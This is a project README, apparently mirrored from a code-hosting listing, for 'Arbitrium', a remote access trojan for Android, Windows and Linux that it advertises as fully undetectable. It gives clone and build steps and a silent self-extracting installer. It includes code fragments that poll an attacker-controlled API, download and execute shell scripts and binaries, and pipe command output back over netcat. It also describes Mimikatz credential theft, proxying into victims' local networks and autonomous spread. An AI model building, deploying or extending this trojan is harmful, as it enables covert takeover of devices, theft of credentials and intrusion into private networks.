About:

Arbitrium is a cross-platform is a remote access trojan (RAT), Fully UnDetectable (FUD), It allows you to control Android, Windows and Linux and doesn't require any firewall exceptions or port forwarding. It gives access to the local networks, you can use the targets as a HTTP proxy and access Router, discover local IPs and scan their ports. Includes modules like Mimikatz, new modules can easily be added. In addition, if Arbitrium is used with a DNS spoofing software is can spread autonomously between devices (#AutoSpread). Arbitrium is a project of multiple parts, the parts were built using Java, JS, C, Python, Cordova and VueJS.
Demo: https://youtu.be/7KlPPND2b0g

Features:
- FUD
The client uses simple tools which makes it completely undetectable, the trojan based on netcat mainly pipe TCP paquets to run the server's commands.
- Firewall
Arbitrium doesn't require adding an exception to the firewall, or a port forwarding rule. The server is an API with endpoints that receives tasks for a specific target and others that the trojan periodically request to get the new instructions, the instructions can be a JavaScript file (the Android app is made using Cordova) or a Shell file to run in the terminal/CMD. Once the server receives a task for a device, the former schedule the task then it opens a child process where it waits for the trojan's response by listening to a dedicated ephemeral port. Therefore, the trojan doesn't need to listen to any port.
- Battery optimization / StealthMode
Unlike with Stock Android, customizations like MIUI by Xiaomi, EMUI by Huawei or Samsung's Android Pie ignore the permissions/exceptions given to an app by the user. So if you try to run an Android's trojan in the background, the moment the app start running frequent or heavy (in some cases even lightweight) tasks (ex: sending http requests periodically) it will be killed no matter what permissions the user grants, ths OS completely ignores the current settings, dontkillmyapp.com is an known website dedicated for this particular issue.
The aforementioned issue was quite annoying while working on this project, after awhile I found that building a lightweight binary that keeps running the assigned tasks in the background while the MainActivity stand still just after launching the binary apears to bypass most the restrictions and actually even improve the performance of the App.
MainActivity receives a JS file from the server and uses ThreadPoolExecutor to initiate the binary without hanging for it to exit (More on this StealthMode/BatteryBypass).
- Web interface
There is also a control panel, it's not a requirement but an extension, it's a simple VueJS webapp, a UI you can use to control the targets instead of directely sending requests to the API. The webapp is available here: Arbitrium WebApp
Requirements
- Android's client
Java ver ...
Cordova
Android SDK & NDK
- Windows/Linux client
Python3.6 (or newer)
PyInquirer
Winrar (Windows only)
Build
⚠️ usesetAPI_FQDN.shfirst to set the server domain/IP in all files
Clone repo:
git clone https://github.com/BenChaliah/Arbitrium-RAT.git --recursive
- Android
$ cd ArbitriumClients/AndroidApp/ClientApp/
$ cordova build android
$ cd ../StealthMode/
$ make clean && make build
The binaries inside
/libsare stripped, so it recommended to use these if you're not debuging.
- Windows
$ cd ArbitriumClients\WindowsApp
$ pyinstaller --onefile runFrame.py
$ copy Client_tools\toolbox.exe dist\
$ copy Client_tools\SFXAutoInstaller.conf dist\
$ copy Client_tools\start_script.vbs dist\
$ cd dist
$ {Rar_abspath} a -r -cfg -sfx -z"SFXAutoInstaller.conf" Standalone.exe
Components
⚠️ The binaries built for Android should be put inside/assets(rename them tobinary_{cpuabi}) and the APK will download them, but if you wish to put them inside the APK just make sure to extract them inside the App data folder/data/data/package_nameor create a symbolic link inside itwindow.MyOrangePlugin.exec("/system/bin/ln -s ...
$ pip install flask flask_cors && ./runserver.sh # Python2.7
	├── runserver.sh
	├── main.py
	├── reverse_http.py
	├── initProxy.py
	│
	├── assets (src: ArbitriumClients/AndroidApp/StealthMode)
	│   ├── runFrame_arm64-v8a
	│   ├── toolbox_arm64-v8a
	│   ├── ... (x86, x86_64, armeabi-v7a)
	│
	│
	├── JS_scripts
	│   ├── checkupdate.js
	│   ├── init.js
	│   ├── runshell.js
	│   └── StealthMode.js
	│
	├── misc
	│
	├── modules
	│   ├── discover.py
	│   ├── mimikatz.py
	│   ├── ports.py
	│   └── runCMD.py
	│
	└── threads
Endpoints
⚠️ The response of the API may differ depending on the platform of the device from which the trojan operate. the following part explores mainly the case of Android, because it's the most sophisticated due to the OS's restrictions.
- [GET] /checkupdate.js
When the client sends its first request to the endpoint /checkupdate.js, the server create a genShell's object, which sets a unique local port for that device self.lport = self.setPort() and a thread id self.threaduid = random.randint in addition to other attributes. Then returns the appropriate JavaScript code (depending on the CPU/ABI) that will contain instructions to download, chmod and execute (main thread, or poolexec) some resources. As for the following requests it returns a JS code that will execute the pending tasks if there are any.
runCMD is a method of genShell that write the shell script we want the trojan to run into a file inside /assets to be downloaded later by the client, then uses netcat to listen for the response and pipe it into a file inside /threads
Example: Let say you want to use the target as a HTTP proxy, the API formulate the request as the following cmd:
echo -e "GET / HTTP/1.1\r\nHost: 192.168.1.1\r\nConnection: close\r\n\r\n" | {abspath_toolbox/ncat} {API_HOST_IP} {lport} -w 10;\r\n
then save it into assets/runsh_{uid_task}.sh, then depending whether the request came from StealthMode/BatteryBypass or not, /checkupdate.js gets the trojan to download the shell file and run it.
>>> Popen("exec $(nc -l 0.0.0.0 -p {lport} -dN > {task_filename})" shell=True, close_fds=True, ...)
- [GET] /addtask
Using the appropriate token the admin can get a device to run a command via this endpoint, the server will describe this command as pending which will impact the next response of /checkupdate.js to that device. Then it'll return a random generated id for this task.
- [GET] /pingtask
The combination of the task id generated by /addtask and the aforementioned thread id threaduid makes the name of the file inside /threads where the output of the command is saved. Once this endpoint is requested it checks whether /threads/{threaduid}x{taskid} exists, if so the server returns the content of the file otherwise it return 0.
- [GET] /runproxy & /pushproxy

This will run reverse_http.py in a separate screen, then returns a IP:PORT (HTTP proxy), that will allow the admin to pivote HTTP requests through the trojan device. For instance, if the Admin sets these info in the browser settings and try to open router port (Ex: http://192.16...), the browser will open the router web interface as if the admin was a part the target LAN.
-
Client/Trojan (Android): The app is build using Cordova for its simplicity and support for cross-platform developpement. This app relays of two main parts
-
netbolt-orange-plugin:
this is a cordova plugin I made, it contains few functions that we can call from
index.html, scripts downloaded via/checkupdate.jsmainly use these methods to run the assigned task+ exec() : execute shell cmd then returns the cmd output, it runs on the UI thread
+ poolexec() : same as 'exec()', but this one uses the
ThreadPoolExecutorso the App can run a cmd without blocking the main thread, when the output is ready, it sent via a callback with the exit status+ download() : this one is for downloading whatever resources the API or the admin may want or need to execute a task
Example: The trojan at first requests
/checkupdate.js, let assumes this is an Android phone and we want to initiate the StealthMode/BatteryBypass to avoid getting killed (Battery optimizations ...), the API then responde with something like:function sfunc1(){ window.MyOrangePlugin.download([{Link for ELF} ...], function(res){ sfunc2(...); }); } function sfunc2(...){ window.MyOrangePlugin.exec("chmod ... ", function(res){ sfunc3(...); }); } function sfunc3(...){ window.MyOrangePlugin.poolexec({Here we start the binary the will keep interacting with the API}, function(res){ ... }); }
The app also uses a slightly customized version of Cordova background mode plugin.
-
StealthMode:
+ runFrame.c : This is a simple C program that sends HTTP requests every few seconds to the API through a socket, saves the response to a shell file then makes a system call to run it.
+ toolbox.c : This is a standalone netcat
The resulting binaries are statically linked to ensure stability and path independance. The importance of using
runFrameinstead of just running a JS loop in index.html doesn't only stop at the Battery issues explained previously but also for performance reasons. The app with this mode uses much less resources and is more reliable.The frequency of the requests is by default set at 5s, but it can be manipulated by the API (the server automatically makes
runFrameslow down when there are no scheduled cmds by giving itsleep 30as a response), therefore, when the admin is controling a device or using it as a proxy a number of tasks will be schedules and the delay between each won't be significant, otherwise we don't want the client to keep sending frequent requests which would make it noticeable and resource consuming.⚠️ the API recognize whether the requests are coming from this mode from the User-Agent: JustKidding, so the responses to/checkupdate.jsbe compatible. Also the HTTP requests are only made while the phone is connected to Wlan, and there are two main reasons for that, the first is data mobile consumption which the OS will stop, the second is the autonomous spread capability (#AutoSpread)// void bzero(void *s, size_t n); #define bzero(s, n) memset((s), 0, (n)) ... strcat(reque, "&token=updated HTTP/1.1\r\nHost: {API_Host}\r\nUser-Agent: JustKidding\r\nConnection: close\r\n\r\n"); char *routing = "ip route | grep wlan"; ... while (1){ routingSTAT = system(routing); // grep exit status will only equal 0 if a wlan interface was listed if (routingSTAT==0){ fd = socket_connect(argv[1], atoi(argv[2])); write(fd, reque, strlen(reque)); bzero(buffer, BUFFER_SIZE); ... }
-
-

Client/Trojan (Windows/Linux): Unlike in the case of android here a simple python script will do. In addition, Windows version is equiped with a VBA script and SFX to make a silent autoinstaller, the trojan will be just a standalone executable that runs in the background after extracting its content inside %TEMP%.
Screenshots
- HTTP proxy:
- Powershell:
- Port scanner:

 3 Nov 21, 2022
 2.1k Jan 08, 2023
 3 Feb 22, 2022
 701 Dec 27, 2022
 56 Dec 27, 2022
![Trewis [work] Scotch](https://avatars.githubusercontent.com/u/92666826?v=4&s=60) 4 Sep 23, 2022
4 Sep 23, 2022
 1.5k Jan 04, 2023
 15 Jul 11, 2022
 4 Aug 17, 2022
 81 Jan 08, 2023
 34 Nov 30, 2022
 134 Dec 16, 2022
 33 Jan 04, 2023
 199 Jan 04, 2023
 4 Jan 15, 2022
 635 Dec 20, 2022
 12 Dec 02, 2022
 329 Jan 01, 2023
 893 Jan 04, 2023